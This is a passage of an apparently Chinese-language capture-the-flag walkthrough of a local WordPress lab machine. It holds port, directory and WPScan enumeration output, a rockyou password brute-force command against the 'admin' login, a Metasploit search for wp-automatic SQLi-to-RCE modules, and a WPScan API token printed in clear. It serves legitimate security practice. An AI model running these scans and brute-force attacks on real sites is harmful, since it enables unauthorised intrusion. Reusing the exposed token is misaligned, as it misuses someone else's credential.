信息收集
IP定位
┌──(web)─(root㉿kali)-[/home/kali]└─# arp-scan -l | grep "08:00:27"
192.168.0.105 08:00:27:41:3c:f7 (Unknown)rustscan扫描
┌──(web)─(root㉿kali)-[/home/kali]└─# rustscan -a 192.168.0.105 -- -A.----. .-. .-. .----..---. .----. .---. .--. .-. .-.| {} }| { } |{ {__ {_ _}{ {__ / ___} / {} \ | `| || .-. \| {_} |.-._} } | | .-._} }\ }/ /\ \| |\ |`-' `-'`-----'`----' `-' `----' `---' `-' `-'`-' `-'The Modern Day Port Scanner.________________________________________: http://discord.skerritt.blog :: https://github.com/RustScan/RustScan : --------------------------------------I scanned ports so fast, even my computer was surprised.
[~] The config file is expected to be at "/root/.rustscan.toml"Open 192.168.0.105:22Open 192.168.0.105:80[~] Starting Script(s)[>] Running script "nmap -vvv -p {{port}} -{{ipversion}} {{ip}} -A" on ip 192.168.0.105Depending on the complexity of the script, results may take some time to appear.[~] Starting Nmap 7.94SVN ( https://nmap.org ) at 2026-01-23 06:38 EST
PORT STATE SERVICE REASON VERSION22/tcp open ssh syn-ack ttl 64 OpenSSH 9.2p1 Debian 2+deb12u3 (protocol 2.0)| ssh-hostkey:| 256 b5:a4:7c:65:5c:1f:d7:89:42:bd:76:df:2c:8e:93:4e (ECDSA)| ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBP1XOWXFRA4APUDEG4a/hcbKUOu0DkzxCHuEoI2py6/DVQ0h9qNkjVO8oCJRPNwNRUI05sSCB7WCwUYWuX+oDuU=| 256 5d:3d:2b:43:fc:89:fa:24:a3:f4:73:5f:7b:89:6c:e3 (ED25519)|_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIKNNjSS0msWGvbhNzXghC/zqaoTABTt/8T83ckjP31oo80/tcp open http syn-ack ttl 64 Apache httpd 2.4.61 ((Debian))|_http-title: mamushka| http-methods:|_ Supported Methods: GET HEAD POST OPTIONS|_http-server-header: Apache/2.4.61 (Debian)MAC Address: 08:00:27:41:3C:F7 (Oracle VirtualBox virtual NIC)Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed portDevice type: general purposeRunning: Linux 4.X|5.XOS CPE: cpe:/o:linux:linux_kernel:4 cpe:/o:linux:linux_kernel:5OS details: Linux 4.15 - 5.8TCP/IP fingerprint:OS:SCAN(V=7.94SVN%E=4%D=1/23%OT=22%CT=%CU=41650%PV=Y%DS=1%DC=D%G=N%M=080027OS:%TM=69735DB3%P=x86_64-pc-linux-gnu)SEQ(SP=107%GCD=1%ISR=10D%TI=Z%CI=Z%IIOS:=I%TS=A)OPS(O1=M5B4ST11NW7%O2=M5B4ST11NW7%O3=M5B4NNT11NW7%O4=M5B4ST11NW7OS:%O5=M5B4ST11NW7%O6=M5B4ST11)WIN(W1=FE88%W2=FE88%W3=FE88%W4=FE88%W5=FE88%OS:W6=FE88)ECN(R=Y%DF=Y%T=40%W=FAF0%O=M5B4NNSNW7%CC=Y%Q=)T1(R=Y%DF=Y%T=40%SOS:=O%A=S+%F=AS%RD=0%Q=)T2(R=N)T3(R=N)T4(R=Y%DF=Y%T=40%W=0%S=A%A=Z%F=R%O=%ROS:D=0%Q=)T5(R=Y%DF=Y%T=40%W=0%S=Z%A=S+%F=AR%O=%RD=0%Q=)T6(R=Y%DF=Y%T=40%W=OS:0%S=A%A=Z%F=R%O=%RD=0%Q=)T7(R=Y%DF=Y%T=40%W=0%S=Z%A=S+%F=AR%O=%RD=0%Q=)UOS:1(R=Y%DF=N%T=40%IPL=164%UN=0%RIPL=G%RID=G%RIPCK=G%RUCK=G%RUD=G)IE(R=Y%DFOS:I=N%T=40%CD=S)
Uptime guess: 6.169 days (since Sat Jan 17 02:34:29 2026)Network Distance: 1 hopTCP Sequence Prediction: Difficulty=263 (Good luck!)IP ID Sequence Generation: All zerosService Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
TRACEROUTEHOP RTT ADDRESS1 0.34 ms 192.168.0.105目录扫描
┌──(web)─(root㉿kali)-[/home/kali]└─# dirsearch -u 192.168.0.105
_|. _ _ _ _ _ _|_ v0.4.3.post1 (_||| _) (/_(_|| (_| )
Extensions: php, aspx, jsp, html, js | HTTP method: GETThreads: 25 | Wordlist size: 11460
Output File: /home/kali/reports/_192.168.0.105/_26-01-23_06-45-05.txt
Target: http://192.168.0.105/
[06:45:05] Starting:[06:45:38] 301 - 0B - /index.php -> http://192.168.0.105/[06:45:38] 301 - 0B - /index.php/login/ -> http://192.168.0.105/login/[06:45:40] 200 - 7KB - /license.txt[06:45:53] 200 - 3KB - /readme.html[06:46:11] 301 - 317B - /wp-admin -> http://192.168.0.105/wp-admin/[06:46:11] 301 - 319B - /wp-content -> http://192.168.0.105/wp-content/[06:46:11] 200 - 0B - /wp-content/[06:46:11] 301 - 320B - /wp-includes -> http://192.168.0.105/wp-includes/[06:46:14] 200 - 0B - /wp-cron.php[06:46:14] 302 - 0B - /wp-signup.php -> http://mamushka.hmv/wp-login.php?action=register[06:46:15] 200 - 2KB - /wp-login.php[06:46:17] 400 - 1B - /wp-admin/admin-ajax.php[06:46:23] 409 - 3KB - /wp-admin/setup-config.php
Task Completed┌──(web)─(root㉿kali)-[/home/kali]└─# gobuster dir -u 192.168.0.105 -w /usr/share/wordlists/seclists/Discovery/Web-Content/DirBuster-2007_directory-list-2.3-medium.txt -x php,txt,html,zip,db,bak,js,yaml -t 64
===============================================================Gobuster v3.6by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)===============================================================[+] Url: http://192.168.0.105[+] Method: GET[+] Threads: 64[+] Wordlist: /usr/share/wordlists/seclists/Discovery/Web-Content/DirBuster-2007_directory-list-2.3-medium.txt[+] Negative Status codes: 404[+] User Agent: gobuster/3.6[+] Extensions: yaml,php,txt,html,zip,db,bak,js[+] Timeout: 10s===============================================================Starting gobuster in directory enumeration mode===============================================================/.html (Status: 403) [Size: 278]/index.php (Status: 301) [Size: 0] [--> http://192.168.0.105/]/wp-content (Status: 301) [Size: 319] [--> http://192.168.0.105/wp-content/]/wp-login.php (Status: 200) [Size: 3931]/license.txt (Status: 200) [Size: 19915]/wp-includes (Status: 301) [Size: 320] [--> http://192.168.0.105/wp-includes/]/readme.html (Status: 200) [Size: 7409]/wp-admin (Status: 301) [Size: 317] [--> http://192.168.0.105/wp-admin/]/wp-signup.php (Status: 302) [Size: 0] [--> http://mamushka.hmv/wp-login.php?action=register]Annie SteinerCEO, Greenprint┌──(web)─(root㉿kali)-[/home/kali]└─# wpscan --url mamushka.hmv_______________________________________________________________ __ _______ _____ \ \ / / __ \ / ____| \ \ /\ / /| |__) | (___ ___ __ _ _ __ ® \ \/ \/ / | ___/ \___ \ / __|/ _` | '_ \ \ /\ / | | ____) | (__| (_| | | | | \/ \/ |_| |_____/ \___|\__,_|_| |_|
WordPress Security Scanner by the WPScan Team Version 3.8.28 Sponsored by Automattic - https://automattic.com/ @_WPScan_, @ethicalhack3r, @erwan_lr, @firefart_______________________________________________________________
[+] URL: http://mamushka.hmv/ [192.168.0.105][+] Started: Fri Jan 23 20:19:36 2026
Interesting Finding(s):
[+] Headers | Interesting Entries: | - Server: Apache/2.4.61 (Debian) | - X-Powered-By: PHP/8.2.22 | Found By: Headers (Passive Detection) | Confidence: 100%
[+] XML-RPC seems to be enabled: http://mamushka.hmv/xmlrpc.php | Found By: Direct Access (Aggressive Detection) | Confidence: 100% | References: | - http://codex.wordpress.org/XML-RPC_Pingback_API | - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_ghost_scanner/ | - https://www.rapid7.com/db/modules/auxiliary/dos/http/wordpress_xmlrpc_dos/ | - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_xmlrpc_login/ | - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_pingback_access/
[+] WordPress readme found: http://mamushka.hmv/readme.html | Found By: Direct Access (Aggressive Detection) | Confidence: 100%
[+] The external WP-Cron seems to be enabled: http://mamushka.hmv/wp-cron.php | Found By: Direct Access (Aggressive Detection) | Confidence: 60% | References: | - https://www.iplocation.net/defend-wordpress-from-ddos | - https://github.com/wpscanteam/wpscan/issues/1299
[+] WordPress version 6.9 identified (Latest, released on 2025-12-02). | Found By: Query Parameter In Install Page (Aggressive Detection) | - http://mamushka.hmv/wp-includes/css/dashicons.min.css?ver=6.9 | - http://mamushka.hmv/wp-includes/css/buttons.min.css?ver=6.9 | - http://mamushka.hmv/wp-admin/css/forms.min.css?ver=6.9 | - http://mamushka.hmv/wp-admin/css/l10n.min.css?ver=6.9 | - http://mamushka.hmv/wp-admin/css/install.min.css?ver=6.9
[+] WordPress theme in use: twentytwentyfour | Location: http://mamushka.hmv/wp-content/themes/twentytwentyfour/ | Last Updated: 2025-12-03T00:00:00.000Z | Readme: http://mamushka.hmv/wp-content/themes/twentytwentyfour/readme.txt | [!] The version is out of date, the latest version is 1.4 | Style URL: http://mamushka.hmv/wp-content/themes/twentytwentyfour/style.css | Style Name: Twenty Twenty-Four | Style URI: https://wordpress.org/themes/twentytwentyfour/ | Description: Twenty Twenty-Four is designed to be flexible, versatile and applicable to any website. Its collecti... | Author: the WordPress team | Author URI: https://wordpress.org | | Found By: Urls In Homepage (Passive Detection) | | Version: 1.2 (80% confidence) | Found By: Style (Passive Detection) | - http://mamushka.hmv/wp-content/themes/twentytwentyfour/style.css, Match: 'Version: 1.2'
[+] Enumerating All Plugins (via Passive Methods)[+] Checking Plugin Versions (via Passive and Aggressive Methods)
[i] Plugin(s) Identified:
[+] ultimate-member | Location: http://mamushka.hmv/wp-content/plugins/ultimate-member/ | Last Updated: 2025-12-16T20:04:00.000Z | [!] The version is out of date, the latest version is 2.11.1 | | Found By: Urls In Homepage (Passive Detection) | | Version: 2.8.6 (100% confidence) | Found By: Readme - Stable Tag (Aggressive Detection) | - http://mamushka.hmv/wp-content/plugins/ultimate-member/readme.txt | Confirmed By: Readme - ChangeLog Section (Aggressive Detection) | - http://mamushka.hmv/wp-content/plugins/ultimate-member/readme.txt
[+] Enumerating Config Backups (via Passive and Aggressive Methods) Checking Config Backups - Time: 00:00:00 <> (0 / 137) Checking Config Backups - Time: 00:00:00 <> (3 / 137) Checking Config Backups - Time: 00:00:00 <> (15 / 137) Checking Config Backups - Time: 00:00:00 <> (22 / 137) Checking Config Backups - Time: 00:00:00 <> (32 / 137) Checking Config Backups - Time: 00:00:00 <> (39 / 137) Checking Config Backups - Time: 00:00:00 <> (47 / 137) Checking Config Backups - Time: 00:00:00 <> (59 / 137) Checking Config Backups - Time: 00:00:00 <> (70 / 137) Checking Config Backups - Time: 00:00:00 <> (83 / 137) Checking Config Backups - Time: 00:00:00 <> (96 / 137) Checking Config Backups - Time: 00:00:00 <> (107 / 137) Checking Config Backups - Time: 00:00:00 <> (120 / 137) Checking Config Backups - Time: 00:00:00 <> (132 / 137) Checking Config Backups - Time: 00:00:00 <> (137 / 137) 100.00% Time: 00:00:00
[i] No Config Backups Found.
[!] No WPScan API Token given, as a result vulnerability data has not been output.[!] You can get a free API token with 25 daily requests by registering at https://wpscan.com/register
[+] Finished: Fri Jan 23 20:19:51 2026[+] Requests Done: 178[+] Cached Requests: 5[+] Data Sent: 44.403 KB[+] Data Received: 361.444 KB[+] Memory used: 264.973 MB[+] Elapsed time: 00:00:14Ultimate Member 2.8.6(关键点)
- 当前版本:2.8.6
- 最新:2.11.1
- 历史上这个插件是漏洞重灾区:
- 未授权信息泄露
- 任意用户枚举
- 权限绕过
- profile / REST / AJAX 相关逻辑问题
XML-RPC 开启
XML-RPC 现在的价值主要是:
- 用户名存在性探测
- 弱口令 / 凭证复用(如果有用户名)
- pingback 辅助攻击(有条件)
⚠️ 但:
- WP 6.x + 默认配置
- 没拿到用户名前,收益有限
┌──(web)─(root㉿kali)-[/home/kali/Desktop/hmv]└─# wpscan --url http://mamushka.hmv \ -U admin \ -P ../tools/wordlists/kali/rockyou.txt \ --password-attack wp-login \ -t 5没爆出来
看了wp换个思路,我的wp扫的太少了,去注册apitoken
Wpscan扫描
┌──(web)─(root㉿kali)-[/home/kali/Desktop/hmv]└─# wpscan --url http://mamushka.hmv -e u,ap --plugins-detection aggressive --api-token "NEzNxgvCrcyIZN1aYoHxHyUda29vcAIcsbaCrFngLA0"
_______________________________________________________________ __ _______ _____ \ \ / / __ \ / ____| \ \ /\ / /| |__) | (___ ___ __ _ _ __ ® \ \/ \/ / | ___/ \___ \ / __|/ _` | '_ \ \ /\ / | | ____) | (__| (_| | | | | \/ \/ |_| |_____/ \___|\__,_|_| |_|
WordPress Security Scanner by the WPScan Team Version 3.8.28 Sponsored by Automattic - https://automattic.com/ @_WPScan_, @ethicalhack3r, @erwan_lr, @firefart_______________________________________________________________
[+] URL: http://mamushka.hmv/ [192.168.0.105][+] Started: Fri Jan 23 20:36:05 2026
Interesting Finding(s):
[+] Headers | Interesting Entries: | - Server: Apache/2.4.61 (Debian) | - X-Powered-By: PHP/8.2.22 | Found By: Headers (Passive Detection) | Confidence: 100%
[+] XML-RPC seems to be enabled: http://mamushka.hmv/xmlrpc.php | Found By: Direct Access (Aggressive Detection) | Confidence: 100% | References: | - http://codex.wordpress.org/XML-RPC_Pingback_API | - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_ghost_scanner/ | - https://www.rapid7.com/db/modules/auxiliary/dos/http/wordpress_xmlrpc_dos/ | - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_xmlrpc_login/ | - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_pingback_access/
[+] WordPress readme found: http://mamushka.hmv/readme.html | Found By: Direct Access (Aggressive Detection) | Confidence: 100%
[+] The external WP-Cron seems to be enabled: http://mamushka.hmv/wp-cron.php | Found By: Direct Access (Aggressive Detection) | Confidence: 60% | References: | - https://www.iplocation.net/defend-wordpress-from-ddos | - https://github.com/wpscanteam/wpscan/issues/1299
[+] WordPress version 6.9 identified (Latest, released on 2025-12-02). | Found By: Query Parameter In Install Page (Aggressive Detection) | - http://mamushka.hmv/wp-includes/css/dashicons.min.css?ver=6.9 | - http://mamushka.hmv/wp-includes/css/buttons.min.css?ver=6.9 | - http://mamushka.hmv/wp-admin/css/forms.min.css?ver=6.9 | - http://mamushka.hmv/wp-admin/css/l10n.min.css?ver=6.9 | - http://mamushka.hmv/wp-admin/css/install.min.css?ver=6.9
[+] WordPress theme in use: twentytwentyfour | Location: http://mamushka.hmv/wp-content/themes/twentytwentyfour/ | Last Updated: 2025-12-03T00:00:00.000Z | Readme: http://mamushka.hmv/wp-content/themes/twentytwentyfour/readme.txt | [!] The version is out of date, the latest version is 1.4 | Style URL: http://mamushka.hmv/wp-content/themes/twentytwentyfour/style.css | Style Name: Twenty Twenty-Four | Style URI: https://wordpress.org/themes/twentytwentyfour/ | Description: Twenty Twenty-Four is designed to be flexible, versatile and applicable to any website. Its collecti... | Author: the WordPress team | Author URI: https://wordpress.org | | Found By: Urls In Homepage (Passive Detection) | | Version: 1.2 (80% confidence) | Found By: Style (Passive Detection) | - http://mamushka.hmv/wp-content/themes/twentytwentyfour/style.css, Match: 'Version: 1.2'
[+] Enumerating All Plugins (via Aggressive Methods)[+] Checking Plugin Versions (via Passive and Aggressive Methods)
[i] Plugin(s) Identified:
[+] akismet | Location: http://mamushka.hmv/wp-content/plugins/akismet/ | Latest Version: 5.6 | Last Updated: 2025-11-12T16:31:00.000Z | | Found By: Known Locations (Aggressive Detection) | - http://mamushka.hmv/wp-content/plugins/akismet/, status: 403 | | [!] 1 vulnerability identified: | | [!] Title: Akismet 2.5.0-3.1.4 - Unauthenticated Stored Cross-Site Scripting (XSS) | Fixed in: 3.1.5 | References: | - https://wpscan.com/vulnerability/1a2f3094-5970-4251-9ed0-ec595a0cd26c | - https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2015-9357 | - http://blog.akismet.com/2015/10/13/akismet-3-1-5-wordpress/ | - https://blog.sucuri.net/2015/10/security-advisory-stored-xss-in-akismet-wordpress-plugin.html | | The version could not be determined.
[+] meta-generator-and-version-info-remover | Location: http://mamushka.hmv/wp-content/plugins/meta-generator-and-version-info-remover/ | Last Updated: 2025-09-23T17:32:00.000Z | Readme: http://mamushka.hmv/wp-content/plugins/meta-generator-and-version-info-remover/readme.txt | [!] The version is out of date, the latest version is 17.1 | | Found By: Known Locations (Aggressive Detection) | - http://mamushka.hmv/wp-content/plugins/meta-generator-and-version-info-remover/, status: 403 | | Version: 16.0 (100% confidence) | Found By: Readme - Stable Tag (Aggressive Detection) | - http://mamushka.hmv/wp-content/plugins/meta-generator-and-version-info-remover/readme.txt | Confirmed By: Readme - ChangeLog Section (Aggressive Detection) | - http://mamushka.hmv/wp-content/plugins/meta-generator-and-version-info-remover/readme.txt
[+] ultimate-member | Location: http://mamushka.hmv/wp-content/plugins/ultimate-member/ | Last Updated: 2025-12-16T20:04:00.000Z | Readme: http://mamushka.hmv/wp-content/plugins/ultimate-member/readme.txt | [!] The version is out of date, the latest version is 2.11.1 | | Found By: Known Locations (Aggressive Detection) | - http://mamushka.hmv/wp-content/plugins/ultimate-member/, status: 403 | | [!] 13 vulnerabilities identified: | | [!] Title: Ultimate Member < 2.8.7 - Cross-Site Request Forgery to Membership Status Change | Fixed in: 2.8.7 | References: | - https://wpscan.com/vulnerability/2b670a80-2682-4b7f-a549-64a35345e630 | - https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2024-8520 | - https://www.wordfence.com/threat-intel/vulnerabilities/id/7ffddc03-d4ae-460e-972a-98804d947d09 | | [!] Title: Ultimate Member < 2.8.7 - Authenticated (Contributor+) Stored Cross-Site Scripting | Fixed in: 2.8.7 | References: | - https://wpscan.com/vulnerability/7488f9f3-03ea-4f4e-b5fb-c0dd02c5bb59 | - https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2024-8519 | - https://www.wordfence.com/threat-intel/vulnerabilities/id/9e394bb2-d505-4bf1-b672-fea3504bf936 | | [!] Title: Ultimate Member < 2.9.0 - Missing Authorization to Authenticated (Subscriber+) Arbitrary User Profile Picture Update | Fixed in: 2.9.0 | References: | - https://wpscan.com/vulnerability/54a53b30-4249-4559-85f8-7aeac2dc0df2 | - https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2024-10528 | - https://www.wordfence.com/threat-intel/vulnerabilities/id/0a9793b6-2186-46ef-b204-d8f8f154ebf3 | | [!] Title: Ultimate Member – User Profile, Registration, Login, Member Directory, Content Restriction & Membership Plugin < 2.9.2 - Information Exposure | Fixed in: 2.9.2 | References: | - https://wpscan.com/vulnerability/cb9c5ef8-51f8-4a46-ae56-23302c5980aa | - https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2025-0318 | - https://www.wordfence.com/threat-intel/vulnerabilities/id/4ee149bf-ffa3-4906-8be2-9c3c40b28287 | | [!] Title: Ultimate Member < 2.9.2 - Unauthenticated SQL Injection | Fixed in: 2.9.2 | References: | - https://wpscan.com/vulnerability/31ef60db-4847-4623-a194-8722e668e6ab | - https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2025-0308 | - https://www.wordfence.com/threat-intel/vulnerabilities/id/e3e5bb98-2652-499a-b8cd-4ebfe1c1d890 | | [!] Title: Ultimate Member < 2.10.0 - Authenticated SQL Injection | Fixed in: 2.10.0 | References: | - https://wpscan.com/vulnerability/90b5192a-ceee-4612-8e21-2341bae29cad | - https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2024-12276 | - https://www.wordfence.com/threat-intel/vulnerabilities/id/846f9828-2f1f-4d08-abfb-909b8d634d8a | | [!] Title: Ultimate Member < 2.10.1 - Unauthenticated SQLi | Fixed in: 2.10.1 | References: | - https://wpscan.com/vulnerability/1d39ff72-1178-4812-be55-9bf4b58bbbb6 | - https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2025-1702 | - https://www.wordfence.com/threat-intel/vulnerabilities/id/34adbae5-d615-4f8d-a845-6741d897f06c | | [!] Title: Ultimate Member <= 2.10.3 - Admin+ Arbitrary Function Call | Fixed in: 2.10.4 | References: | - https://wpscan.com/vulnerability/abc6e35c-d971-4c8f-bcd0-70c7e16ec067 | - https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2025-47691 | - https://www.wordfence.com/threat-intel/vulnerabilities/id/dc8b33c7-23ef-4b5c-bdb9-b4e548d18832 | | [!] Title: Ultimate Member < 2.10.2 - Unauthenticated Blind SQL Injection | Fixed in: 2.10.2 | References: | - https://wpscan.com/vulnerability/76ea92aa-36c6-4455-b9ee-e4ed22202235 | - https://www.wordfence.com/threat-intel/vulnerabilities/id/8f539e25-5483-417d-a3c5-e7034c03c673 | | [!] Title: Ultimate Member < 2.11.1 - Authenticated (Subscriber+) Stored Cross-Site Scripting via 'value' | Fixed in: 2.11.1 | References: | - https://wpscan.com/vulnerability/9e9bc669-9105-4066-8e3e-3c6db9e62e91 | - https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2025-13217 | - https://www.wordfence.com/threat-intel/vulnerabilities/id/876b57e0-cf1e-4ce9-ba85-a5d4554797bd | | [!] Title: Ultimate Member < 2.11.1 - Authenticated (Subscriber+) Profile Privacy Setting Bypass | Fixed in: 2.11.1 | References: | - https://wpscan.com/vulnerability/74b2060e-2580-4623-bd0f-c79571c422db | - https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2025-14081 | - https://www.wordfence.com/threat-intel/vulnerabilities/id/aad57a68-c385-491f-a5a2-32906df4b52b | | [!] Title: Ultimate Member – User Profile, Registration, Login, Member Directory, Content Restriction & Membership Plugin < 2.11.1 - Unauthenticated Sensitive Information Exposure | Fixed in: 2.11.1 | References: | - https://wpscan.com/vulnerability/4519fed7-8a57-4f57-88f0-bbb3940b3811 | - https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2025-12492 | - https://www.wordfence.com/threat-intel/vulnerabilities/id/61337d2d-d15a-45f2-b730-fc034eb3cd31 | | [!] Title: Ultimate Member < 2.11.1 - Authenticated (Contributor+) Stored Cross-Site Scripting via Shortcode Attributes | Fixed in: 2.11.1 | References: | - https://wpscan.com/vulnerability/71513392-aebb-4a11-bf48-4833a7267d5b | - https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2025-13220 | - https://www.wordfence.com/threat-intel/vulnerabilities/id/b4c06548-238d-4b75-8f20-d7de6fc21539 | | Version: 2.8.6 (100% confidence) | Found By: Readme - Stable Tag (Aggressive Detection) | - http://mamushka.hmv/wp-content/plugins/ultimate-member/readme.txt | Confirmed By: Readme - ChangeLog Section (Aggressive Detection) | - http://mamushka.hmv/wp-content/plugins/ultimate-member/readme.txt
[+] wp-automatic | Location: http://mamushka.hmv/wp-content/plugins/wp-automatic/ | Latest Version: 3.130.0 | Last Updated: 2026-01-18T12:55:56.000Z | | Found By: Known Locations (Aggressive Detection) | - http://mamushka.hmv/wp-content/plugins/wp-automatic/, status: 200 | | [!] 9 vulnerabilities identified: | | [!] Title: Automatic 2.0.3 - csv.php q Parameter SQL Injection | Fixed in: 2.0.4 | References: | - https://wpscan.com/vulnerability/dadc99ca-54ee-42b4-b247-79a47b884f03 | - https://www.exploit-db.com/exploits/19187/ | - https://packetstormsecurity.com/files/113763/ | | [!] Title: WordPress Automatic < 3.53.3 - Unauthenticated Arbitrary Options Update | Fixed in: 3.53.3 | References: | - https://wpscan.com/vulnerability/4e5202b8-7317-4a10-b9f3-fd6999192e15 | - https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2021-4374 | - https://blog.nintechnet.com/critical-vulnerability-fixed-in-wordpress-automatic-plugin/ | | [!] Title: Automatic < 3.92.1 - Cross-Site Request Forgery to Privilege Escalation | Fixed in: 3.92.1 | References: | - https://wpscan.com/vulnerability/fa2f3687-7a5f-4781-8284-6fbea7fafd0e | - https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2024-27955 | - https://www.wordfence.com/threat-intel/vulnerabilities/id/12adf619-4be8-4ecf-8f67-284fc44d87d0 | | [!] Title: Automatic < 3.92.1 - Unauthenticated Arbitrary File Download and Server-Side Request Forgery | Fixed in: 3.92.1 | References: | - https://wpscan.com/vulnerability/53b97401-1352-477b-a69a-680b01ef7266 | - https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2024-27954 | - https://www.wordfence.com/threat-intel/vulnerabilities/id/620e8931-64f0-4d9c-9a4c-1f5a703845ff | | [!] Title: Automatic < 3.92.1 - Unauthenticated SQL Injection | Fixed in: 3.92.1 | References: | - https://wpscan.com/vulnerability/53a51e79-a216-4ca3-ac2d-57098fd2ebb5 | - https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2024-27956 | - https://www.wordfence.com/threat-intel/vulnerabilities/id/a8b319be-f312-4d02-840f-e2a91c16b67a | | [!] Title: WordPress Automatic Plugin < 3.93.0 Cross-Site Request Forgery | Fixed in: 3.93.0 | References: | - https://wpscan.com/vulnerability/e5d0dcec-41a7-40ae-b9ce-f839de9c28b8 | - https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2024-32693 | - https://www.wordfence.com/threat-intel/vulnerabilities/id/6231e47e-2120-4746-97c1-2aa80aa18f4e | | [!] Title: WordPress Automatic < 3.95.0 - Authenticated (Contributor+) Stored Cross-Site Scripting via autoplay Parameter | Fixed in: 3.95.0 | References: | - https://wpscan.com/vulnerability/d0198310-b323-476a-adf8-10504383ce1c | - https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2024-4849 | - https://www.wordfence.com/threat-intel/vulnerabilities/id/4be58bfa-d489-45f5-9169-db8bab718175 | | [!] Title: WordPress Automatic Plugin - AI content generator and auto poster plugin < 3.116.0 - Authenticated (Author+) Arbitrary File Upload | Fixed in: 3.116.0 | References: | - https://wpscan.com/vulnerability/33c09e34-517c-4529-8538-e75cc96460bd | - https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2025-5395 | - https://www.wordfence.com/threat-intel/vulnerabilities/id/57be67fd-8485-495f-b5e9-6eb52af945b7 | | [!] Title: WordPress Automatic Plugin - AI content generator and auto poster plugin < 3.119.0 - Cross-Site Request Forgery to Stored Cross-Site Scripting | Fixed in: 3.119.0 | References: | - https://wpscan.com/vulnerability/d1492e08-59cc-4ae8-ac04-6cf2bfde2898 | - https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2025-6247 | - https://www.wordfence.com/threat-intel/vulnerabilities/id/95d68a5d-4d0b-4030-a80a-ada31b118af2 | | The version could not be determined.
[i] User(s) Identified:
[+] admin | Found By: Rss Generator (Passive Detection) | Confirmed By: Login Error Messages (Aggressive Detection)
[+] WPScan DB API OK | Plan: free | Requests Done (during the scan): 6 | Requests Remaining: 19
[+] Finished: Fri Jan 23 20:38:34 2026[+] Requests Done: 116303[+] Cached Requests: 22[+] Data Sent: 31.13 MB[+] Data Received: 16.122 MB[+] Memory used: 448.398 MB[+] Elapsed time: 00:02:29由于Ultimate Member不方便利用,需要尝试利用wp-automatic漏洞
漏洞利用
msfconsole
┌──(web)─(root㉿kali)-[/home/kali]└─# msfconsoleMetasploit tip: Use the resource command to run commands from a file
.;lxO0KXXXK0Oxl:. ,o0WMMMMMMMMMMMMMMMMMMKd, 'xNMMMMMMMMMMMMMMMMMMMMMMMMMWx, :KMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMK: .KMMMMMMMMMMMMMMMWNNNWMMMMMMMMMMMMMMMX, lWMMMMMMMMMMMXd:.. ..;dKMMMMMMMMMMMMo xMMMMMMMMMMWd. .oNMMMMMMMMMMk oMMMMMMMMMMx. dMMMMMMMMMMx.WMMMMMMMMM: :MMMMMMMMMM,xMMMMMMMMMo lMMMMMMMMMONMMMMMMMMW ,cccccoMMMMMMMMMWlccccc;MMMMMMMMMX ;KMMMMMMMMMMMMMMMMMMX:NMMMMMMMMW. ;KMMMMMMMMMMMMMMX:xMMMMMMMMMd ,0MMMMMMMMMMK;.WMMMMMMMMMc 'OMMMMMM0, lMMMMMMMMMMk. .kMMO' dMMMMMMMMMMWd' .. cWMMMMMMMMMMMNxc'. ########## .0MMMMMMMMMMMMMMMMWc #+# #+# ;0MMMMMMMMMMMMMMMo. +:+ .dNMMMMMMMMMMMMo +#++:++#+ 'oOWMMMMMMMMo +:+ .,cdkO0K; :+: :+: :::::::+: Metasploit
=[ metasploit v6.4.69-dev ]+ -- --=[ 2529 exploits - 1302 auxiliary - 432 post ]+ -- --=[ 1678 payloads - 49 encoders - 13 nops ]+ -- --=[ 9 evasion ]
Metasploit Documentation: https://docs.metasploit.com/
msf6 > search wordpress ultimate
Matching Modules================
# Name Disclosure Date Rank Check Description - ---- --------------- ---- ----- ----------- 0 auxiliary/gather/wp_ultimate_csv_importer_user_extract 2015-02-02 normal Yes WordPress Ultimate CSV Importer User Table Extract 1 auxiliary/scanner/http/wp_ultimate_member_sorting_sqli 2024-02-10 normal No WordPress Ultimate Member SQL Injection (CVE-2024-1071)
Interact with a module by name or index. For example info 1, use 1 or use auxiliary/scanner/http/wp_ultimate_member_sorting_sqli
msf6 > search wp_automatic
Matching Modules================
# Name Disclosure Date Rank Check Description - ---- --------------- ---- ----- ----------- 0 auxiliary/admin/http/wp_automatic_plugin_privesc 2021-09-06 normal Yes WordPress Plugin Automatic Config Change to RCE 1 exploit/multi/http/wp_automatic_sqli_to_rce 2024-03-13 excellent Yes WordPress wp-automatic Plugin SQLi Admin Creation 2 \_ target: PHP In-Memory . . . . 3 \_ target: Unix/Linux Command Shell . . . . 4 \_ target: Windows Command Shell . . . .
